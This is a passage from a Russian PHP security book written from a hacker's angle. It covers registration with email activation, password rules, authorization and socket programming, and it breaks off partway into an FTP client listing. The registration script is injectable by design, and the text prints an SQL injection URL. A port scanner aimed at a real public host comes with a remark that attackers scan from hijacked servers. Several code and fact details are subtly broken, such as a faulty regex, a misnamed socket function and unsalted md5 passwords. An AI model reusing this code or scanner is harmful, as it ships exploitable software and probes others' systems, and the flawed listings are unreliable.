1. Ищем строку в базе данных, где имя пользователя соответствует указанному значению.
2. Если не найдено ни одной записи, то выводим сообщение об ошибке.
3. Получаем данные строки и проверяем имя пользователя и поле безопасности. Если все в порядке, то генерируем новое поле безопасности и сохраняем его в базе данных и в файле cookie.

Далее выполняется схожий код, но только переменная $secure не проверяется. Это необходимо, если $secure равна пустому значению, а имя и пароль получены из формы. В случае удачной проверки сохраняем в файле cookie имя, пароль и поле безопасности.

5.3.4. Регистрация

Мы уже рассмотрели, как проверить, является ли пользователь авторизованным, но упустили основу — как создать систему регистрации. Почему так произошло? Нет, это не ошибка. Система регистрации не должна создаваться до системы безопасности. Безопасность превыше всего, и ее нельзя под-

гонять под регистрацию, все должно быть наоборот — сначала заботимся о безопасности, а потом пишем код, который будет добавлять новых пользователей.

При разработке системы регистрации пользователей существует много нюансов, поэтому давайте обсудим основные требования и рекомендации.

Если на вашем сайте есть сценарий голосования, то хорошим способом защиты от флуда (накрутки голосования) является запрет голосования незарегистрированным пользователям. Таким образом, чтобы пользователь смог отдать два голоса, нужно дважды зарегистрироваться в системе.

С одной стороны, регистрация должна быть максимально простой, чтобы пользователь потратил свое время на регистрацию, и в то же время достаточно безопасной, чтобы один и тот же пользователь не смог зарегистрироваться дважды. Чтобы добиться простоты, нужно запрашивать у пользователя только необходимую информацию и ничего лишнего. А чтобы усложнить регистрацию, надо заставить пользователя вводить максимально правдоподобную информацию.

В большинстве случаев, для того, чтобы добиться уникальности записей пользователей, программисты привязываются к имени пользователя и электронному адресу. Хорошее решение, но где гарантии, что пользователь указал действительно свои данные, а не какой-нибудь бред? Любые проверки по шаблону не дадут необходимого результата, потому что несложно придумать несуществующий электронный адрес, который пройдет даже самую жестокую проверку фильтром.

Как же можно гарантировать, что пользователь ввел действительно существующий электронный адрес, и при этом данный адрес принадлежит регистрирующемуся пользователю? Простейшее, но эффективное решение — после регистрации направлять серверу сообщение с необходимостью активизировать учетную запись, а до этого созданная учетная запись должна быть неактивной.

Если вы сделаете систему активации, то чтобы пользователь смог зарегистрироваться дважды, ему нужно иметь два действительных электронных адреса. Если лишнего ящика нет, то придется его создавать, что отнимет дополнительное время, и большинство хакеров не будет связываться с этим.

Как эффективно реализовать систему активации? Для этого может использоваться примерно следующий код сценария регистрации пользователя:

```
<?
// Вывод формы ввода регистрационных данных
if (($username=="") and (!isset($id)))
 {
?>
  <form action="register.php" method="post">
```

```
    // Форма с полями, необходимыми для регистрации пользователя
    Имя пользователя <input name="username" size="32">
    Пароль <input name="pass1" type="password" size="32">
    Подтвердите пароль <input name="pass2" type="password" size="32">
    E-mail <input name="email" size="32">
    <input type="submit" value="Зарегистрироваться">
  </form>
<?
 }

// Регистрация пользователя
if ((username!="")
 {
  if ($pass1 != $pass2)
   die("Пароль не соответствует подтверждению");

  // Здесь должен быть код подключения к базе данных

  // Удаляем не активированные в течение 2-х часов записи
  $tmax=time()-7200;
  DBQuery("DELETE FROM users WHERE reg_time < $tmax AND active=0");

 // Проверяем, есть ли в базе пользователь с таким E-mail или именем
  $query = DBQuery("SELECT * FROM users WHERE user_name =
'$username' or email = '$email'");
  if (mysql_num_rows($query))
   die("Такой пользователь уже существует");

  $activatekey = md5(rand(1, 1000000)).$username;
  $password=md5($pass1);
  $userrtime = time();

  DBQuery("INSERT INTO users (user_name, pass, reg_time, email, key,
active) VALUES ('$username', '$password', '$userrtime', '$email',
'$activatekey', '0')");

 $mailbody = "Ваша учетная запись помещена в очередь обновления.\n\n Для
подтверждения обновления щелкните здесь:\n
http://www.yoursite.com/register.php?id=$activatekey \n\nСпасибо";
```

```
 // Отправить письмо на адрес $email с текстом переменной $mailbody
 }

// Активация пользователя
if (isset($id))
 {
   $result = DBQuery("SELECT * FROM users WHERE key = '$id' and ac-
tive=0");
   $data = mysql_fetch_array($result);
   if (!mysql_num_rows($result))
    die("Код отсутствует. Видимо, ваша регистрация устарела");

   DBQuery("UPDATE users SET active=1, key="" WHERE key = '$id' and ac-
tive=0");
   print("Активация прошла успешно");
 }
?>
```

Этот код не закончен и требует доработки под конкретную базу данных, но хорошо отражает логику типичного сценария активации. Давайте рассмотрим, что здесь происходит.

Если переменные `$username` (имя регистрируемого пользователя) и `$id` (код активации) не установлены, то выводим форму регистрации. На форме мы запрашиваем самый минимум — имя, пароль с подтверждением и электронный адрес.

Если имя пользователя указано, то сначала проверяем, соответствует ли пароль подтверждению. Если нет, значит, пользователь ошибся при вводе пароля, и продолжать нельзя. Из-за этой ошибки пользователь не сможет войти на сайт.

Прежде чем добавлять новую запись, удаляем из таблицы всех пользователей, кто зарегистрировался, но не активировался в течение двух часов:

```
$tmax=time()-7200;
DBQuery("DELETE FROM users WHERE reg_time < $tmax AND active=0");
```

Зачем нужно чистить таблицу? В реальной жизни очень много пользователей пытаются регистрироваться с неправильными электронными адресами просто потому, что боятся указать свой адрес. Это боязнь чаще всего объясняется растущим количеством спама. Людям не очень хочется, один раз "засветившись", получать на свой электронный адрес тонны ненужной корреспонденции. Чтобы количество зарегистрированных, но не активированных записей не превысило все разумные пределы, и производят чистку базы данных.

Теперь проверяем, есть ли в базе запись с таким именем и таким паролем. Если да, то необходимо прервать работу сценария. Если данные уникальны, то можно добавлять регистрационную информацию. Но в базе данных, помимо имени, пароля и электронного адреса сохраним время регистрации в поле `reg_time` таблицы, ключ активации (поле `key`) и состояние (полю `active` присвоим 0, т. е. пользователь не активирован).

Что использовать в качестве ключа активации? Значение должно быть уникальным и при этом не доступным для подбора, чтобы хакер не смог угадать ключ и активировать учетную запись без указания правильного электронного адреса. В качестве примера мы генерируем случайное число и шифруем его функцией `md5()`. Такое значение подобрать за 2 часа при всем желании будет очень сложно, а после этого неподтвержденная информация о регистрации будет удалена. Но не стоит надеяться на случайные числа. Компьютер без проблем может сгенерировать два одинаковых числа подряд, поэтому прибавляем к этому шифру имя регистрируемого пользователя.

Пароль также храним в базе данных в зашифрованном виде. Напишем код для создания в базе данных записи о регистрации:

```
$activatekey = md5(rand(1, 1000000)).$username;
$password=md5($pass1);
$userrtime = time();

DBQuery("INSERT INTO users (user_name, pass, reg_time, email, key,
active) VALUES ('$username', '$password', '$userrtime', '$email',
'$activatekey', '0')");
```

Теперь отправляем пользователю письмо (о рассылке сообщений мы поговорим в *разделе 5.9*) с URL для активации. Как должен выглядеть URL? В нашем случае сценарий ожидает код активации в параметре `id`, поэтому URL может выглядеть так:

http://www.yoursite.com/register.php?id=$activatekey

Мы программно добавляем к строке URL имя параметра и присваиваем ему значение переменной `$activatekey`.

Теперь обсудим сам код активации. Если переменная `$id` установлена, то проверяем, действительно ли есть в базе пользователь с таким кодом, и при этом запись не активна. Если нет, то сообщаем пользователю, что он не успел активироваться, и ему придется проходить процедуру регистрации заново. Если запись есть, то обновляем ее, очищая поле `key`, а в поле `active` устанавливаем 1.

Это только пример логики, который еще нужно адаптировать под реальные условия, но он достаточно нагляден и информативен. Я должен вас предостеречь от использования этого сценария в таком виде. Внимательно рас-

смотрите его и найдите две явные ошибки. Проблема безопасности этого сценария в том, что ни один параметр не проверяется. Необходимо добавить в начало сценария проверку примерно следующего вида:

```
$username = check_param($username);
$id = check_param($id);
$email = check_param($email);
$pass1 = check_param($pass1);
$pass2 = check_param($pass2);
```

Обратите внимание, что проверяются все параметры, в том числе и `$id`, хотя эта переменная передается не из формы, а из URL, который получает пользователь. Хакер легко может изменить этот параметр и набрать в URL что-то типа:

http://www.yoursite.com/register.php?id=';SHOW DATABASES;--'

И такой запрос выполнится, потому что значение переменной `$id` передается SQL-запросу, и ни один служебный символ не вырезается.

Если пароли в запросах не участвуют, то их можно не проверять, чтобы случайно не вырезать нужный символ, без которого пользователь не сможет впоследствии войти в систему.

Примечание

Исходный код вы можете найти в файле \Chapter5\register.php на компакт-диске, прилагаемом к книге.

5.3.5. Сложность паролей

В *разделе 3.2.5* мы достаточно подробно говорили о том, что выбираемые пользователями пароли должны быть сложными, чтобы их труднее было подбирать. Как бы вы ни уговаривали посетителей создавать сложные пароли и ни объясняли опасность qwerty или пароля, соответствующего имени, подобные записи постоянно появляются в базе данных. Еще хуже, если эти записи встречаются у привилегированных посетителей.

Если регистрация дает доступ к важному содержимому, то не стоит надеяться на сложность выбираемых пользователями паролей, необходимо принуждать использовать сложный пароль. Как это можно сделать? Тут есть два варианта:

- сделать многочисленные проверки вводимого пользователем пароля, к которым можно отнести:
  - проверять длину вводимого пароля и заставлять пользователя вводить не менее 8 символов;

- пароль должен содержать не только буквы, но и цифры и символы. При этом буквы должны быть в обоих регистрах. Для этого можно выполнить четыре проверки preg_match, и если хотя бы одна из них вернет отрицательный результат, необходимо будет заставить пользователя придумать что-то более сложное:

```
if (!preg_match("/[A-Z]/", $var))
 {
  die("Пароль должен содержать буквы в верхнем регистре");
 }

if (!(preg_match("/[a-z]/", $var)))
 {
  die("Пароль должен содержать буквы в нижнем регистре ");
 }

if (!preg_match("/[.-_*&^%$#@!~]/", $var))
{
  die("Пароль должен содержать символы");
 }

if (!preg_match("/0-9/", $var))
{
  die("Пароль должен содержать цифры");
 }
```

- проверки — это хорошо, а вот самостоятельно (сценарием на сервере) сгенерированный пароль может действительно гарантировать, что пароль пользователя не будет быстро подобран. Алгоритм создания строки пароля может быть любым, главное, чтобы он генерировал действительно случайные данные. Тогда регистрация на сайте будет выглядеть следующим образом:
  - ввод регистрационных данных и выбор имени пользователя;
  - серверная программа генерирует строку пароля и высылает ее клиенту на электронный адрес, вынуждая использовать то, что создал сценарий.

5.3.6. Защита соединения

Недостатки примеров, рассмотренных ранее, заключаются в том, что данные по сети передаются в открытом виде, и любой хакер, который сумеет перехватить соединение и пакеты с паролями, сможет получить доступ к серверу. Более надежные способы аутентификации — использование сер-

тификатов или паспортов от Microsoft (Microsoft Passport). Если вы разрабатываете крупный корпоративный сайт, то рассмотрите возможность применения одной из этих технологий. Для большинства домашних и небольших сайтов это будет слишком сложно и дорого.

Сертификаты шифруются с помощью алгоритма с открытым ключом, поэтому перехват данных становится бессмысленным, ибо расшифровать такие данные практически невозможно. Точнее сказать, возможно, но затраты и время на взлом будут слишком большими и, скорее всего, зашифрованные данные уже устареют и потеряют какую-либо ценность.

Сложная защита через сертификаты и паспорта необходима только там, где присутствуют действительно конфиденциальные данные, например, при работе в интернет-магазине, где по сети передаются номера кредитных карт.

5.4. Авторизация

Чтобы дальнейший разговор шел на одном языке, необходимо четко понимать, чем отличается аутентификация от авторизации. Аутентификация заключается в проверке имени пользователя и пароля, а авторизация заключается в проверке того, что разрешено делать пользователю. С аутентификацией мы разобрались и увидели основные опасности, с которыми вы можете столкнуться.

Авторизация не менее опасна, и ошибки здесь нередко приводят к повышению пользователями своих прав. Допустим, что хакер смог авторизоваться на вашем сайте как простой пользователь. Теперь он может выполнять определенные сценарии с определенными правами и ограничениями. Рассмотрим пример ограничения доступа к определенному почтовому ящику через Web-интерфейс. Пройдя аутентификацию, сценарий должен сохранить где-то информацию о том, к какому именно электронному почтовому ящику происходит доступ. Если это значение доступно для редактирования, то взломщик может изменить его и, обойдя ограничение, переключиться на управление другим почтовым ящиком.

Очень часто на сайтах бывает несколько уровней прав доступа. Например, гостевая учетная запись пользователя форума разрешает только просматривать сообщения, запись авторизованного пользователя позволяет создавать новые темы, модератор может редактировать и удалять чужие сообщения, а администратор имеет полные права. Получив хотя бы минимальные права, хакер будет стремиться повысить их и выдать себя за модератора или даже администратора.

Получается, что одной аутентификации недостаточно, необходимо после этого при каждом обращении к определенным функциям проверять, а действительно ли пользователь имеет право это делать? Вот это и есть авторизация. Если аутентификация должна производиться только один раз, то ав-

торизация необходима перед выполнением любой операции, которая не должна быть доступна всем.

Классическая ошибка программистов — проверка авторизации в одном сценарии, а работа с данными в другом. Например, у вас есть форма для ввода данных о пользователе в файле index.php:

```
if (разрешено)
 {
  <?
  <form action="authorize.php" method="post">
   <BR>Введите данные: <input name="userdata">
   <P><input type="submit" value="Enter">
  </form>
  ?>
 }
```

Сначала происходит проверка, разрешено ли отображать форму, а потом уже отображается форма, отправляющая данные сценарию authorize.php. Если хакер узнает о существовании этого файла и именах параметров, то ему не составит труда создать HTML-файл отправки данных у себя на жестком диске и направить данные непосредственно файлу authorize.php, обходя проверку доступа. Авторизация должна быть в обоих файлах:

- в index.php вы должны проверить право доступа, чтобы знать, нужно ли отображать форму ввода. Помните, что это не защита, а всего лишь следование хорошим манерам в оформлении сайта, когда на странице отображается только то, что доступно, разрешено и нужно, а все лишнее прячется;
- в authorize.php проверяем право доступа на выполнение команды. Именно эта проверка отвечает за безопасность, и это уже не дань моде или каким-то правилам, это безопасность. Если данные, полученные из формы, передаются для обработки в несколько сценариев, то в каждом из них должна происходить авторизация.

5.5. Работа с сетью

Мы рассматриваем язык PHP с точки зрения хакера, а это не только безопасность или оптимизация, но и сетевое программирование. Любой хакер или взломщик просто обязан отлично знать сеть и программирование сетевых приложений. Именно это помогает злоумышленникам во взломе, создании программ backdoor, шуток над администраторами серверов и т. д. Некоторые из сетевых трюков хакеров нам предстоит рассмотреть в данной книге, но сначала рассмотрим сетевые возможности интерпретатора PHP.

Я постараюсь описывать работу с сетью максимально просто, но все же вам необходимо понимать, как работает сеть, протоколы TCP и UDP, отличия в них, что такое датаграмма и т. д. При рассмотрении теории и практики сети мы ограничимся работой только с интернет-протоколами. Сокеты могут использоваться и для соединения между процессами, но эту тему мы рассматривать не будем.

5.5.1. Работа с DNS

Все мы привыкли работать с символьными адресами компьютеров в Интернете, но только Интернет не может с ними работать без специальной службы DNS (Domain Name System, служба имен доменов). Для адресации компьютеров в сети используются числовые IP-адреса, а символьные слова — это всего лишь псевдонимы. Когда вы запрашиваете соединение с сервером по символьному имени, то сначала это имя превращается в IP-адреса с помощью службы DNS, и только потом происходит соединение с полученным IP.

Итак, для определения IP-адреса используются функции `gethostbyname()` и `gethostbynamel()`. Обеим функциям нужно передать в качестве параметра имя компьютера, IP-адрес которого вы хотите узнать. В качестве результата функция `gethostbyname()` возвращает первый найденный IP-адрес, а `gethostbynamel()` возвращает список всех найденных адресов. Дело в том, что за одним именем может быть закреплено несколько IP-адресов. Если вам нужно просто создать соединение, то можно воспользоваться функцией `gethostbyname()`, этого вполне достаточно.

Рассмотрим пример определения IP-адреса по доменному имени:

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 print("У Yahoo IP адрес: $host_ip");
?>
```

Иногда бывает необходимо выполнить обратную операцию — преобразовать IP-адрес в доменное имя. Для этого используется функция `gethostbyaddr()`. Этой функции нужно передать IP-адрес, а в результате мы получим доменное имя:

```
$name=gethostbyaddr("127.0.0.1");
print("Your computer name: $name");
```

У каждого символьного имени обязательно должен быть IP-адрес, иначе сетевое соединение будет недоступно. Но при этом не у каждого IP-адреса есть имя, или, возможно, просто не существует соответствующая DNS-запись. В этом случае функция `gethostbyaddr()` возвращает не имя, а IP-адрес, который вы указали в параметре.

Адрес **127.0.0.1** соответствует локальной машине, и для этого адреса функция, чаще всего, возвращает имя localhost.

5.5.2. Протоколы

Для дальнейшего рассмотрения темы необходимо понимать, что такое порт. Допустим, что на вашем компьютере запущено две службы — Web и FTP. Компьютер получает пакет данных, но в нем не написано, какой службе нужно подключиться. Как же тогда определить, кто должен обработать этот пакет данных? Вот как раз для этого и используются номера портов, которые есть у протоколов TCP (и его производных FTP, HTTP, POP3, SMTP ...) и UDP.

Каждая служба запускается на определенном порту. У большинства распространенных протоколов номера портов заранее определены, но могут быть назначены и произвольно. Например, FTP работает на порту 21, а Web-служба работает на порту 80. Каждый TCP- или UDP-пакет идентифицируется IP-адресом компьютера, которому он должен быть доставлен, и номером порта, по которому определяется сервис-получатель пакета.

Для удобства основным портам назначены имена. Нет, они определяются не динамически, а просто прописаны в конфигурационном файле (для ОС Linux это файл **/etc/protocols**), поэтому доверять именам не стоит, так как они могут быть изменены, да и на порту ftp может быть запущена совершенно другая служба.

Чтобы определить порт по его имени, используется функция `getservbyname()`, которой передается имя порта и имя протокола (tcp или udp), а в результате мы получаем номер порта. Обратная операция выполняется с помощью функции `getservbyport()`, которой передается номер порта и имя протокола. Зачем нужен протокол? Дело в том, что порты протоколов TCP и UDP разные. Порт 21 протокола TCP — не то же самое, что у UDP.

Что такое протокол TCP и UDP? TCP — основной протокол Интернета, который используется в настоящее время практически на каждом шагу. Принцип его работы заключается в том, что программа-сервер запускает прослушивание на определенном порту в ожидании соединения со стороны клиента. Клиент устанавливает соединение с сервером, и после этого может происходить обмен данными. По окончании обмена данными соединение закрывается. При передаче данных протокол гарантирует, что данные будут переданы верно, и ни один пакет не будет потерян, благодаря системе подтверждения получения данных.

Протокол UDP отличается тем, что не устанавливает соединения. Сервер создает сокет и прослушивание на определенном порту, а клиент при передаче данных, не устанавливая соединения, просто отправляет данные на сервер. Протокол не гарантирует целостности данных и не гарантирует доставки. Если сервер не доступен или пакет данных просто затерялся в сети, данные будут утеряны.

5.5.3. Сокеты

Для создания сетевых программ (создание соединения и приема-передачи данных) стандартом де факто стали сокеты, которые поддерживаются большинством ОС, такими как Windows и Unix. Мы будем рассматривать функции и параллельно знакомиться с тем, как работают сокеты.

Если вы работали с сетями на каком-либо языке программирования, то функции PHP будут вам знакомы, особенно их параметры и принцип работы. Если же у вас нет опыта программирования сети, то некоторые вопросы покажутся вам сложными. Однако, поверьте мне, каждая функция необходима, и от нее никуда не деться.

Сетевые функции возвращают в качестве результата целое число. Если оно меньше нуля, значит, во время выполнения функции произошла ошибка. Текстовое описание ошибки можно узнать с помощью функции `socket_strerror()`. Чаще всего ошибки происходят, когда сеть недоступна или порт уже занят (эта ошибка возникает при работе с функцией `socket_bind()`). Две программы не могут открыть один и тот же порт.

Инициализация

Самое первое, что необходимо сделать, — создать сокет, через который будет происходить вся последующая работа. Для этого используется функция `socket_create()`, которая в общем виде выглядит так:

```
int socket_create(int domain, int type, int protocol)
```

У этой функции три параметра:

- первый параметр может принимать одно из двух значений:
  - `AF_INET` — указывает на необходимость использования протокола семейства Интернет. К таким протоколам относятся TCP, UDP, FTP, HTTP, POP3 и т. д.;
  - `AF_UNIX` — используется для взаимодействия между процессами;
- второй параметр может принимать одно из следующих значений:
  - `SOCK_STREAM` — предписывает использовать потоки, т. е. протокол TCP;
  - `SOCK_DGRAM` — определяет использование протокола UDP, который не требует установки соединения;
  - `SOCK_SEQPACKET` — гарантирует последовательную доставку пакетов. Такая передача данных может быть полезна при передаче звука или видео;
  - `SOCK_RAW` — устанавливает сетевой уровень взаимодействия (протокол IP);
  - `SOCK_RAW` — определяет передачу данных без установки соединения, но при этом передача данных гарантируется;

- в последнем параметре разработчики PHP задумывали указывать протокол, но можно указывать число 0, потому что тип протокола мы и так указываем во втором параметре.

В качестве результата функция `socket_create()` возвращает число, которое и указывает на созданный сокет.

Серверные функции

Рассмотрим поочередно серверные и клиентские функции. Для сервера после создания сокета необходимо связать этот сокет с локальным адресом с помощью функции `socket_bind()`:

```
int socket_bind(int socket, string address [, int port])
```

У этой функции три параметра:

- созданный с помощью функции `socket_create()` сокет;
- локальный IP-адрес;
- порт.

Следующая функция `socket_listen()` позволяет запустить прослушивание порта, во время которого программа будет ожидать подключения на порт со стороны клиента:

```
int socket_listen(int socket, int backlog)
```

Здесь у нас два параметра — созданный сокет и максимальное количество подключений, которые могут находиться в очереди.

Прослушивание началось, и теперь мы готовы принимать подключения клиентов. Вызываем функцию `socket_accept()`. В этот момент выполнение сценария блокируется до тех пор, пока не будет получено новое соединение. Как только к порту, открытому вашей программой, произошло подключение, функция создает новый сокет и возвращает его дескриптор. Этот сокет никак не связан с тем, который вы создавали при инициализации, а предназначен для обмена данными с клиентом.

Клиентские функции

У клиента все намного проще — достаточно только создать сокет с функцией `socket_create()` и уже можно подключаться к серверу, вызывая функцию `socket_connect()`:

```
int socket_connect(int socket, string address [,int port])
```

У этой функции три параметра:

- созданный с помощью функции `socket_create()` сокет;
- IP-адрес компьютера, с которым необходимо соединиться;
- порт, на котором удаленный сервер запустил прослушивание.

На первый взгляд, работа с сетью достаточно сложна, потому что требуется выполнить несколько шагов:

1. Создать сокет.
2. Если у нас символьный адрес, то его необходимо перевести в IP.
3. Соединиться с сервером.

При этом на каждом этапе нужно проверять результат на ошибку, и если она есть, то корректно обрабатывать нештатную ситуацию.

Чтобы упростить жизнь программистам и сделать код более наглядным, в PHP были внедрены две функции: `fsockopen()` и `psockopen()`. Они выполняют все три шага, описанные выше, и при этом корректно обрабатывают возможные ошибки. Функции выглядят схожим образом и имеют одинаковые параметры:

```
int fsockopen(string host, int port,
    int errno, string errstr, double timeout)
```

Здесь у нас целых пять параметров, первые два из которых являются обязательными:

- IP-адрес компьютера, с которым необходимо соединиться;
- порт, на котором удаленный сервер запустил прослушивание;
- переменная, в которую будет записан код ошибки. В случае корректной работы функции в этом параметре мы увидим 0;
- строка, которая содержит текстовое описание возникшей ошибки;
- время ожидания в секундах, в течение которого нужно ожидать соединения. Если время вышло, то считается, что соединение недоступно, и работа функции будет прервана.

Чем отличаются функции `fsockopen()` и `psockopen()`? Обе они содержат одинаковое количество параметров, но первая устанавливает соединение только на время работы сценария, а после выполнения `psockopen()` соединение будет сохранено даже после завершения работы сценария. Используйте функцию `fsockopen()`, когда нужно создать кратковременное соединение, которое можно сразу после выполнения сценария закрыть. Если требуется долговременное соединение, в течение которого пользователь должен иметь возможность ввода и просмотра информации, то больше подходит `psockopen()`.

Посмотрите на пример использования функции `psockopen()` для соединения с портом 80:

```
$s=psockopen("servername.com", 80);
```

По умолчанию функция выбирает протокол TCP. Если вам необходим UDP, то в начало адреса необходимо добавить имя протокола udp://, например:

```
$s=psockopen("udp://servername.com", 80);
```

Функция возвращает нам идентификатор сокета, с которым можно работать для передачи и получения данных от сервера.

Обмен данными

Мы подошли к тому, ради чего рассматривалось так много функций, — обмен данными с удаленным компьютером. Ради этого мы создавали соединение. Для передачи данных на удаленный компьютер необходимо выполнить функцию `socket_write()`:

```
int socket_write(int socket, string &buffer, int length)
```

Здесь три параметра:

- открытый сокет с установленным соединением, на который нужно передать данные;
- буфер данных, которые мы отправляем;
- размер передаваемых данных.

В качестве результата функция возвращает количество реально переданных байтов.

Для получения данных от удаленного компьютера используется функция `socket_read()`:

```
string socket_read(int socket, int length [, int type])
```

У этой функции также три параметра:

- открытый сокет с установленным соединением, с которого нужно читать данные;
- количество байтов, которые мы должны принять;
- последний параметр может принимать одно из следующих значений:
  - `PHP_BINARY_READ` — бинарное чтение данных, которое будет продолжаться, пока функция не получит все данные или указанное количество байтов;
  - `PHP_NORMAL_READ` — символьное чтение данных, которое будет продолжаться, пока функция не получит указанное количество данных, или не встретится один из символов: `\n` (конец строки) или `\r` (возврат каретки).

В качестве результата мы получаем строку данных.

Хотя последний параметр не является обязательным, я рекомендую всегда указывать его явно, так как в разных версиях PHP значение по умолчанию для этого параметра может быть разным, поэтому при переходе от версии к версии результат может отличаться.

Управление сокетами

У PHP есть две функции, с помощью которых вы можете управлять сокетами. Первая функция `socket_set_timeout()` позволяет задать максимальное время ожидания выполнения операции:

```
boolean socket_set_timeout(int socket, int sec, int mic)
```

Рассмотрим параметры этой функции:

- сокет, параметры которого нужно изменить;
- количество секунд;
- количество микросекунд.

Если в течение указанного времени не происходит никаких операций передачи/получения данных, сокет закрывается.

Вторая функция, `socket_set_blocking()`, позволяет изменить режим работы сокета. По умолчанию он работает в блокирующем режиме, при котором работа сценария замораживается при выполнении функции `socket_accept()`. Если перевести сокет в неблокирующий режим, то в случае отсутствия соединений функция `socket_accept()` вернет ошибку. Вы можете продолжить выполнение сценария и через какое-то время повторить попытку принятия соединения со стороны клиента.

Функции чтения также блокируются, пока компьютер не примет все необходимые данные. В неблокирующем режиме и отсутствии данных функция `socket_read()` возвращает ошибку, и сценарий может продолжать выполнение, а попытку чтения можно повторить позже.

В общем виде функция `socket_set_blocking()` выглядит следующим образом:

```
int socket_set_blocking(int socket, int mode)
```

Первый параметр — сокет, режим которого нужно изменить. Если второй параметр равен `true`, то сокет будет блокирующим, иначе неблокирующим.

5.6. Сканер портов

Какой бы пример нам рассмотреть, чтобы он соответствовал тематике книги и при этом демонстрировал на практике соединение с удаленным компьютером? Недолго думая, я выбрал сканер портов, который позволяет хакеру узнать, какие порты открыты на сервере, а значит, какие службы на нем работают. Но сканирование со своего компьютера слишком опасно, потому что администратор легко может вычислить, откуда произошло сканирование.

Что представляет собой сканер портов? Чтобы узнать, открыт порт или нет, необходимо попытаться к нему подключиться. Если подключение произош-

ло удачно, то на удаленном сервере какая-либо служба открыла этот порт в ожидании подключений. Если подключение неудачно, то порт закрыт.

Чтобы остаться невидимым, чаще всего взломщик захватывает какой-либо Web-сервер в Интернете, устанавливает на него свой сценарий и производит сканирование с этого сервера, оставаясь при этом анонимным. Давайте посмотрим пример сценария, который сканирует первые 1024 порта:

```
<?php
 for ($i=1; $i<=1024; $i++)
 {
  $s=socket_create(AF_INET, SOCK_STREAM, 0);
  $res=@socket_connect($s, "127.0.0.1", $i);
  if ($res)
    print("<P> Порт открыт $i");
}
?>
```

Вот такой небольшой фрагмент кода помогает хакеру получить достаточно много информации об удаленном компьютере. Пример работы сценария:

```
Порт открыт 21 (ftp)
Порт открыт 22 (ssh)
Порт открыт 80 (http)
```

Теперь посмотрим, что происходит в сценарии. Запускаем цикл, который будет выполняться от 1 до 1024 раз. Внутри цикла создается сокет с помощью функции `socket_create()`. Сканироваться будут порты интернет-протокола TCP, поэтому в качестве первого параметра передаем `AF_INET` (указывает на необходимость использования интернет-протокола). Второй параметр равен `SOCK_STREAM`, что соответствует семейству протоколов TCP. Третий параметр обнулен.

На следующем этапе пытаемся соединиться с портом `$i` с помощью функции `socket_connect()`. Если соединение невозможно, то функция вернет ошибку, которая будет отображена на форме. Чтобы подавить сообщение об ошибке, перед именем функции поставим символ `@`. Результат выполнения функции сохраняется в переменной `$res`.

Теперь проверим результат. Если он равен `true`, то порт открыт, поэтому выводим на экран соответствующее сообщение.

Вы должны учитывать, что такое сканирование далеко не всегда верно. Крупные сайты имеют достаточно интеллектуальные средства предотвращения сканирования. О том, как администраторы защищают Linux-серверы от сканирования портов, вы можете прочитать в книге "Linux глазами хакера" [1].

Усложним задачу. Давайте сделаем так, чтобы IP-адрес определялся в коде сценария, т. е. чтобы пользователь мог передавать имя компьютера. Помимо этого, будем отображать не только номер открытого порта, но и его имя. Рассмотрим пример такого сценария:

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 for ($i=1; $i<=100; $i++)
 {
  $s=socket_create(AF_INET, SOCK_STREAM, 0);
  $res=@socket_connect($s, $host_ip, $i);
  if ($res)
   {
    $portname=getservbyport($i, "tcp");
    print("<P> Порт открыт $i ($portname)");
   }
 }
?>
```

Результат выполнения сценария:

```
Порт открыт 21 (ftp)
Порт открыт 22 (ssh)
Порт открыт 80 (http)
```

В этом примере, прежде чем выполнять цикл, мы определяем IP-адрес указанного компьютера с помощью функции `gethostbyname()`. Если пользователь укажет не имя компьютера, а его адрес, то функция ничего преобразовывать не будет, а просто вернет этот же IP.

Так как мы в цикле соединяемся с одним и тем же компьютером, то чтобы не определять имя на каждом шаге, вызов функции `gethostbyname()` вынесен за пределы цикла.

Когда найден открытый порт, мы определяем его имя с помощью функции `getservbyport()`. Этой функции передается номер найденного порта и имя протокола tcp, потому что мы сканируем именно эти порты.

В листинге 5.4 можно увидеть сканер портов UDP. Тут всего два отличия от TCP-сканирования:

- У функции `socket_create()` второй параметр равен `SOCK_DGRAM`, что соответствует UDP-протоколу.
- При определении имени службы у функции `getservbyport()` второй параметр равен `udp`.

Листинг 5.4. Сканирование UDP-портов

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 for ($i=1; $i<=100; $i++)
 {
  $s=socket_create(AF_INET, SOCK_DGRAM, 0);
  $res=@socket_connect($s, $host_ip, $i);
  if ($res)
   {
    $portname=getservbyport($i, "udp");
    print("<P> Порт открыт $i ($portname)");
   }
 }
?>
```

Наш сканер портов не оптимизирован, и я считаю, что его надо оптимизировать. Цикл выполняется 1024 раза, и каждый раз мы создаем сокет с помощью функции `socket_create()`. Это отнимает лишние ресурсы сервера и время, а ведь сокет нужно создавать до начала цикла и после успешного соединения с сервером. Если соединение прошло неудачно, то можно без вызова `socket_create()` пытаться подключиться на другой порт. В листинге 5.5 показан оптимизированный вариант сканирования.

Листинг 5.5. Оптимизированный сканер портов

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 $s=socket_create(AF_INET, SOCK_STREAM, 0);
 for ($i=1; $i<=100; $i++)
 {
  $res=@socket_connect($s, $host_ip, $i);
  if ($res)
   {
    $portname=getservbyport($i, "tcp");
    print("<P> Порт открыт $i ($portname)");
    $s=socket_create(AF_INET, SOCK_STREAM, 0);
   }
 }
?>
```

Теперь создание сокета будет происходить ровно столько раз, сколько открыто портов, плюс 1.

5.7. FTP-клиент низкого уровня

Теперь рассмотрим пример приема передачи данных по сети. Для иллюстрации передачи данных напишем FTP-клиент. Да, у PHP уже есть готовые функции для упрощения программирования, но мы не будем ими пользоваться, а подключимся к серверу напрямую и будем выполнять непосредственно FTP-команды. Работать напрямую командами не так уж и сложно, и, зная команды, вы сможете реализовать любой протокол.

Не будем отвлекаться и сразу перейдем к рассмотрению примера (листинг 5.6).

Листинг 5.6. Пример FTP-клиента

```
<?php
 // Инициализация
 $host_ip=gethostbyname("localhost");
 $s=socket_create(AF_INET, SOCK_STREAM, 0);

 // Соединяемся с сервером
 if (!($res=@socket_connect($s, $host_ip, 21)))
  die("Can' connect to local host");
 print("<P>Connected");

 // Читаем строку приветствия
 printf("<P><%s", socket_read($s, 1000, PHP_NORMAL_READ));
 socket_read($s, 1000, PHP_NORMAL_READ);

 // Отправляем команду и читаем результат авторизации имени пользователя
 $str="USER flenov\n";
 socket_write($s, $str, strlen($str));
